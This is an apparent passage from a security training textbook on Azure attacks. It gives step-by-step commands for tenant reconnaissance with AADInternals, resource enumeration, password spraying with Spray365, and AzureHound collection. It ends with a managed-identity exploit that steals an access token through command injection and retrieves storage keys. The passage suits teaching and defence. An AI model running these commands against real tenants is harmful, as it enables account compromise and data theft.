


Figure 19-109: Azure Reconnaissance Output of Verified Domains of the Tenant

2. **Tenant Reconnaissance**

Execute the following command to initiate reconnaissance on the specified domain:

```
Invoke-AADIntReconAsOutsider -Domain <domain name> | Format-Table
```

This command retrieves verified domains from the tenant and provides details such as their type.

```
PS C:\Users\Admin\Desktop\AADInternals> Get-AADIntLoginInformation -Domain eccouncil.org

Has Password                        : True
Federation Protocol                 :
Pref Credential                     : 1
Consumer Domain                     :
Cloud Instance audience urn         : urn:federation:MicrosoftOnline
Authentication Url                  :
Throttle Status                     : 0
Account Type                        : Managed
Federation Active Authentication Url :
Exists                              : 1
Federation Metadata Url             :
Desktop Sso Enabled                 :
Tenant Banner Logo                  : https://aadcdn.msauthimages.net/dbd5a2dd-vr1bobuqdhxox5jqqyhrrpb5-9rl8ndfouniwh6zqtu/
                                      logintenantbranding/0/bannerlogo?ts=636842772025334280
Tenant Locale                       : 0
Cloud Instance                      : microsoftonline.com
State                               : 4
Domain Type                         : 3
Domain Name                         : eccouncil.org
Tenant Banner Illustration          : https://aadcdn.msauthimages.net/dbd5a2dd-vr1bobuqdhxox5jqqyhrrpb5-9rl8ndfouniwh6zqtu/
                                      logintenantbranding/0/illustration?ts=636844291552047322
Federation Brand Name               : EC-Council
Federation Global Version           :
User State                          : 1
```

Figure 19-110: Azure Reconnaissance Output of Login Information

3. **Fetch Login Information**

Use the command below to obtain login-related data for a specific user or domain:

```
Get-AADIntLoginInformation -Domain <domain name>
```

4. **Retrieve Registered Domains**

To list all domains registered within the tenant of the specified domain, run:

```
Get-AADIntTenantDomains -Domain <domain name>
```

```
PS C:\Users\Admin\Desktop\AADInternals> Get-AADIntTenantDomains -Domain eccouncil.org
cisomag.com
cyberq.io
cyberresearch.eccouncil.org
cybersecurity-iclass.eccouncil.org
docserver.eccouncil.org
eccouncil.org
ECCouncilAbq.mail.onmicrosoft.com
ECCouncilAbq.onmicrosoft.com
egs.eccouncil.org
examspecialists.com
libcouncil.org
library.eccouncil.org
shieldalliance.com
PS C:\Users\Admin\Desktop\AADInternals>
```

Figure 19-111: Azure Reconnaissance Output of Registered Domains

Following are some additional commands to perform reconnaissance using AADInternals:

Commands	Description

Get-AADIntEndpointInstances	Returns Office 365 instances and information when the latest changes have been made
Get-AADIntEndpointIps -Instance WorldWide	Returns Office 365 IP addresses and URLs for the given instance
Get-AADIntTenantDetails	Returns details for the given tenant
Get-AADIntTenantID -Domain <domain name>	Returns tenant ID for given user, domain, or Access Token
Get-AADIntKerberosDomainSyncConf–g - AccessToken	Fetches tenant's Kerberos domain sync configuration using Azure AD Sync API
Invoke-AADIntReconAsInsider	Invokes the recon as an insider
Get-AADIntOpenIDConfiguration -Domain <domain name>	Returns the open ID configuration for given user or domain
Get-AADIntServiceLocations | Format-Table	Shows tenant's true service locations
Get-AADIntServicePlans | Format-Table	Returns information about tenant's service plans, such as name, ID, status, and when first assigned
Get-AADIntSubscriptions	Returns tenant's subscription details, such as name, ID, number of licenses, and when created
Get-AADIntCompanyTags -Domain <domain name>	Returns tags attached to the tenant
Get-AADIntSyncConfiguration	Returns synchronization details
Get-AADIntTenantAuthPolicy	Returns tenant's authorization policy, including user and guest settings
Get-AADIntComplianceAPICookies	Returns cookies used with compliance API functions
Get-AADIntAzureADPolicies	Shows Azure AD policies

Table 19-13: Commands to Perform Reconnaissance Using AADInternals

Identifying Azure Services and Resources

Understanding and identifying Azure services and resources is a critical step for attackers to map the cloud environment and pinpoint potential targets. This process allows them to uncover misconfigurations, vulnerabilities, or weaknesses that can be exploited. The reconnaissance phase lays the groundwork for executing advanced attacks, such as privilege escalation, lateral movement, or data theft. Attackers can achieve this by utilizing Azure APIs, exploiting exposed endpoints, or automating resource enumeration using tools like Azure CLI and MicroBurst.

Steps to Enumerate Azure Services and Resources with MicroBurst:

1. **Import the MicroBurst Module**

Start by importing the MicroBurst module into a PowerShell session authenticated with the Azure module:

```
Import-Module .\MicroBurst.psm1
```

2. **Prepare for Output Storage**

Create a folder to store the results of the executed functions:

```
New-Item -Name "microburst_output" -ItemType "directory"
```

3. **Execute the MicroBurst Function**

Use the following command to initiate the MicroBurst function for enumerating Azure services and resources:

```
Get-AzDomainInfo -Verbose -Folder microburst-output
```

This command generates enumeration results in CSV and text file formats, saving them in the specified output folder.

4. **Access the Output Folder**

Open the output folder in File Explorer by running:

```
explorer microburst-output
```

This will open the microburst-output directory, where you can review the detailed resource enumeration results.




Figure 19-112: MicroBurst Output Folder




Figure 19-113: Resources Obtained from MicroBurst Output Folder




Figure 19-114: The Contents of Users.csv File

Note: Executing the commands for Azure resource enumeration using MicroBurst does not require local administrative privileges. However, sufficient Azure AD and ARM permissions are essential for performing the enumeration. At a minimum, the user must hold the Reader role to access and retrieve information about Azure resources.

Enumerating Azure Active Directory (AD) Accounts

Cloud platforms like Office 365 are accessible directly over the internet, making them attractive targets for attackers aiming to collect information to launch attacks on Azure Active Directory (AD) and Office 365 environments. Below are methods commonly used for Azure AD account enumeration and exploitation.

Account Enumeration

Azure AD users with Office 365 access can potentially enumerate all user accounts and administrative groups. This capability may encourage attackers to exploit Azure AD for account enumeration using tools such as AzureGraph.

- **AzureGraph**

AzureGraph is an information-gathering tool for Azure AD that leverages Microsoft Graph APIs. It enables attackers to collect details about users, devices, applications, and domains in Azure AD. The tool simplifies querying this data through PowerShell and allows attackers to download and analyze the information offline.

Figure 19-115: AzureGraph

Steps for Enumerating Azure AD Accounts:

1. **Authenticate with Azure AD and initiate a session:**

```
gr <-create_graph_login()
```

2. **List all users in the Azure AD tenant:**

```
gr$list_users()
```

3. **Retrieve information about the authenticated user:**

```
me <-gr$get_user("username")
```

4. **View groups the authenticated user belongs to:**

```
head(me$list_group_memberships())
```

5. **List applications owned by the authenticated account:**

```
me$list_owned_objects(type="application_name")
```

Password Spraying

Password spraying is an automated attack method where a single password is tested across multiple Azure AD accounts simultaneously. Unlike brute-force attacks, this approach avoids account lockouts and is particularly effective when on-premises and cloud accounts share the same password without Multi-Factor Authentication (MFA).

Spray365

Spray365 is a tool designed for password spraying Microsoft accounts (Office 365/Azure AD). It assists attackers in creating execution plans, carrying out the attack, and reviewing results to identify valid credentials.

Steps for Using Spray365:

1. **Generate an execution plan:**

```
python spray365.py generate normal -ep <execution_plan_filename> -d <domain_name> -u <file_containing_usernames> -pf <file_containing_passwords>
```

Figure 19-116: Spray365 Generating Execution Plan

2. **Execute the password spraying attack using the generated execution plan:**

```
python3 spray365.py spray -ep <execution_plan_filename>
```

Figure 19-117: Spray365 Spraying Credentials with an Execution Plan

3. **Review the results of the spraying operation:**

```
python3 spray365.py review <spray_results_json_filename>
```




Figure 19-118: Spray365 Used to Review the Spray Execution Plan

Identifying Attack Surface using Stormspotter

Attackers employ a range of techniques and tools to pinpoint vulnerable areas within a target Azure environment. By mapping these attack surfaces, they can craft specific exploits to carry out various attacks. Tools like Stormspotter are often used for this purpose. Stormspotter is a mapping tool that visualizes Azure and Azure Active Directory objects, creating a detailed graph of resources in an Azure subscription. This visualization helps attackers identify potential vulnerabilities and determine pathways to navigate within the tenant.




Figure 19-119: Stormspotter Report Showing Incoming and Outgoing Relationships

The Stormcollector module within Stormspotter identifies all subscriptions accessible with the provided credentials. To view the full range of options available in Stormcollector, you can use the -h switch.

Here are some alternative commands to use Stormcollector:

- To run Stormcollector in CLI mode, use the following command:

```
python3 sscollector.pyz cli
```

- To run Stormcollector with a service principal for authentication, use:

```
python3 sscollector.pyz spn -t <tenant> -c <clientID> -s <clientSecret>
```

Commands	Description
-t <tenant>	Specifies the Azure tenant ID
-c <clientID>	Refers to the service principal's client ID
-s <clientSecret>	Refers to the client secret for the service principal

Table 19-14: Commands Description

Once authenticated, attackers can enumerate resources, configurations, and potential security vulnerabilities within the Azure subscription to identify exploitable weaknesses. The CLI mode uses the current Azure CLI authentication, while the service principal mode allows for targeted enumeration by requiring specific credentials.

Collecting Data from AzureAD and AzureRM using AzureHound

AzureHound is a tool used by attackers to extract information from Azure Active Directory (Azure AD) and Azure Resource Manager (AzureRM) environments. The collected data can be imported into BloodHound for enhanced visualization and analysis. AzureHound supports various authentication methods, such as user credentials, JSON Web Tokens (JWTs), refresh tokens, service principal secrets, and service principal certificates. These methods can also be combined with specific collection scoping options to customize the data-gathering process based on requirements.




Figure 19-120: AzureHound Showing Available Commands

Below are the steps to collect data from AzureAD and AzureRM using AzureHound:

- **Print Azure tenant data to the standard output:** Use the following command after authenticating to the tenant:

```
azure-hound list -u "$USERNAME" -p "$PASSWORD" -t "$TENANT"
```

- **Export Azure tenant data to a file (e.g., JSON format):** To save the tenant data into a file, run:

```
azurehound list -u "$USERNAME" -p "$PASSWORD" -t "$TENANT" -o "mytenant.json"
```

- **Enable data collection for BloodHound visualization:** Start the data collection service by running:

```
azurehound configure
azurehound start
```

Note: After running the azurehound configure command, follow the prompts before proceeding to the next step.

These commands allow attackers to extract, save, and visualize Azure tenant data, leveraging the tool's flexibility for targeted reconnaissance.

Accessing Publicly Exposed Blob Storage using Goblob

Goblob is a fast and lightweight tool created to assist in identifying sensitive information that is publicly exposed in Azure blobs. It helps attackers uncover vulnerabilities by conducting vulnerability scans and reconnaissance activities.




Figure 19-121: Goblob Tool for Accessing Exposed Blob Storage

Steps to Access Publicly Exposed Blob Storage using Goblob:

- **Enumerate public blob storage URLs for a single storage account:** Use the following command to target a specific Azure storage account and find publicly accessible blob storage URLs:

```
./goblob <storageaccountname>
```

- **Enumerate public blob storage URLs for multiple storage accounts:** To check multiple storage accounts, use a file (accounts.txt) with a list of storage account names:

```
./goblob -accounts accounts.txt
```

Goblob will scan each storage account listed in the file for publicly exposed blob storage URLs.

- **Enumerate a custom list of blob storage container names:** Use a custom list of container names (from wordlists/goblob-folder-names.txt) along with the storage accounts list:

```
./goblob -accounts accounts.txt -containers wordlists/goblob-folder-names.txt
```

This command constructs potential blob storage URLs for each storage account using the custom container names.

- **Save the output to a file (e.g., results.txt):** To save the results into a file, run:

```
./goblob -accounts accounts.txt -containers wordlists/goblob-folder-names.txt -output results.txt
```

These commands help in systematically discovering and saving information about publicly exposed blob storage in Azure.

Identifying Open Network Security Groups (NSGs) in Azure

Attackers can take advantage of misconfigured Network Security Groups (NSGs) in Azure to gain unauthorized access by targeting open ports that allow unrestricted traffic. If NSG rules are set to accept inbound traffic from any IP address on commonly used ports—like SSH (port 22), HTTP (port 80), HTTPS (port 443), or database ports (e.g., MySQL on port 3306)—these services become exposed to the internet. By scanning for open ports, attackers can exploit them, launch brute-force attacks on SSH to take control, execute commands, steal data, or maintain a presence within the network. Additionally, attackers can use open NSGs to identify and exploit vulnerabilities such as SQL injection, Cross-Site Scripting (XSS), or Remote Code Execution (RCE), resulting in unauthorized access, data leaks, and deeper penetration into the Azure environment.

To identify open NSGs in the Azure environment, attackers can use the following steps:

- **Using Azure Portal:**
  1. Open the Azure Portal.
  2. In the left-hand menu, click on **All services**, then search for and select **Network security groups**.
  3. From the list, choose the specific Network Security Group (NSG) to inspect.
  4. In the NSG settings, select either **Inbound security rules** or **Outbound security rules** to review the rules.
  5. Look for any rules allowing access from 0.0.0.0/0, which signifies unrestricted access from any IP address.
- Using Azure CLI:

1. To view all network security groups, run the following command:

```
az network nsg list --out table
```

This command displays a table with details about the NSGs, including their names, resource groups, and locations.

2. To view detailed information about a specific NSG and its rules, use:

```
az network nsg show --resource-group <ResourceGroupName> --name <NSGName>
```

3. To list all security rules within a specific NSG, run:

```
az network nsg rule list --resource-group <ResourceGroupName> --nsg-name <NSGName> --output table
```

Review the displayed security rules to identify any that are overly permissive or open. Look for rules with broad IP address ranges and ports, particularly those allowing inbound access from 0.0.0.0/0 (which means access from any IP). These rules may expose the network to unauthorized access.

4. To filter the security rules and identify those allowing inbound access from any IP address (0.0.0.0/0), use the following command:

```
az network nsg rule list --resource-group <ResourceGroupName> --nsg-name <NSGName> --query "[?direction=='Inbound' && sourceAddressPrefix=='*']" --output table
```

This command queries the inbound security rules where the source address prefix is set to allow any IP address.

Exploiting Managed Identities and Azure Functions

Attackers may exploit a managed identity to authenticate with any service that supports Azure AD authentication, bypassing the need to manually handle login credentials. By leveraging a managed identity, attackers can gain unauthorized access to resources, run malicious code, or steal sensitive data by impersonating legitimate services. The following steps outline how attackers could exploit managed identities and Azure Functions:

- **Step 1:** Use the command below to exploit a command injection vulnerability in the web application (Azure Function) to access the $IDENTITY_ENDPOINT and retrieve the access token and client ID for Azure authentication:

```
curl "$IDENTITY_ENDPOINT?resource=https://management.azure.com/&api-version=2017-09-01" -H secret:$IDENTITY_HEADER
```

Figure 19-122: Azure Function Showing the Result of Access Token

- **Step 2:** Install the Azure PowerShell module and authenticate with Azure using the obtained access token:

```
Install-Module -Name Az -Repository PSGallery -Force
Connect-AzAccount -AccessToken <access_token> -AccountId <client_id>
```

- **Step 3:** Run the following command to list the resources that the managed identity can access:

```
Get-AzResource
```

```
Name              : 0xpwnstorageacc
ResourceGroupName : 0xpwnlab
ResourceType      : Microsoft.Storage/storageAccounts
Location          : westeurope
ResourceId        : /subscriptions/634a3359-ee34-4da0-b902-e73f85ea8f52/resourceGroup
s/0xpwnlab/providers/Microsoft.Sto
                    rage/storageAccounts/0xpwnstorageacc
Tags              :
```

Figure 19-123: List of all the Accessible Resources

- **Step 4:** Use this command to check if the managed identity has access to storage account keys:

```
Get-AzStorageAccountKey -ResourceGroupName "<resource_group>" -AccountName
"<account_name>"
```

If the managed identity has the appropriate permissions, the command will return two keys:

```
>Get-AzStorageAccountKey -ResourceGroupName "0xpwnlab" -AccountName "0xpwnstorageacc"

KeyName Value                       Permissions CreationTime
------- -----                       ----------- ----------
key1    L175hccq[...]1H9DJ==        Full 3/12/20...
key2    vcZiPzJp[...]ZkKvA==        Full 3/12/20...
```

Figure 19-124: Azure Storage Showing the List of Account Keys

- **Step 5:** The attacker can now use the retrieved keys to connect to the storage account via Azure Storage Explorer.




Figure 19-125: Azure Storage Showing Entering the Obtained Storage Keys

- **Step 6:** After establishing the connection, the attacker will look for containers within the storage account.
- **Step 7:** The attacker may identify several containers, including one used by the web app and another that contains sensitive information (e.g., a flag).

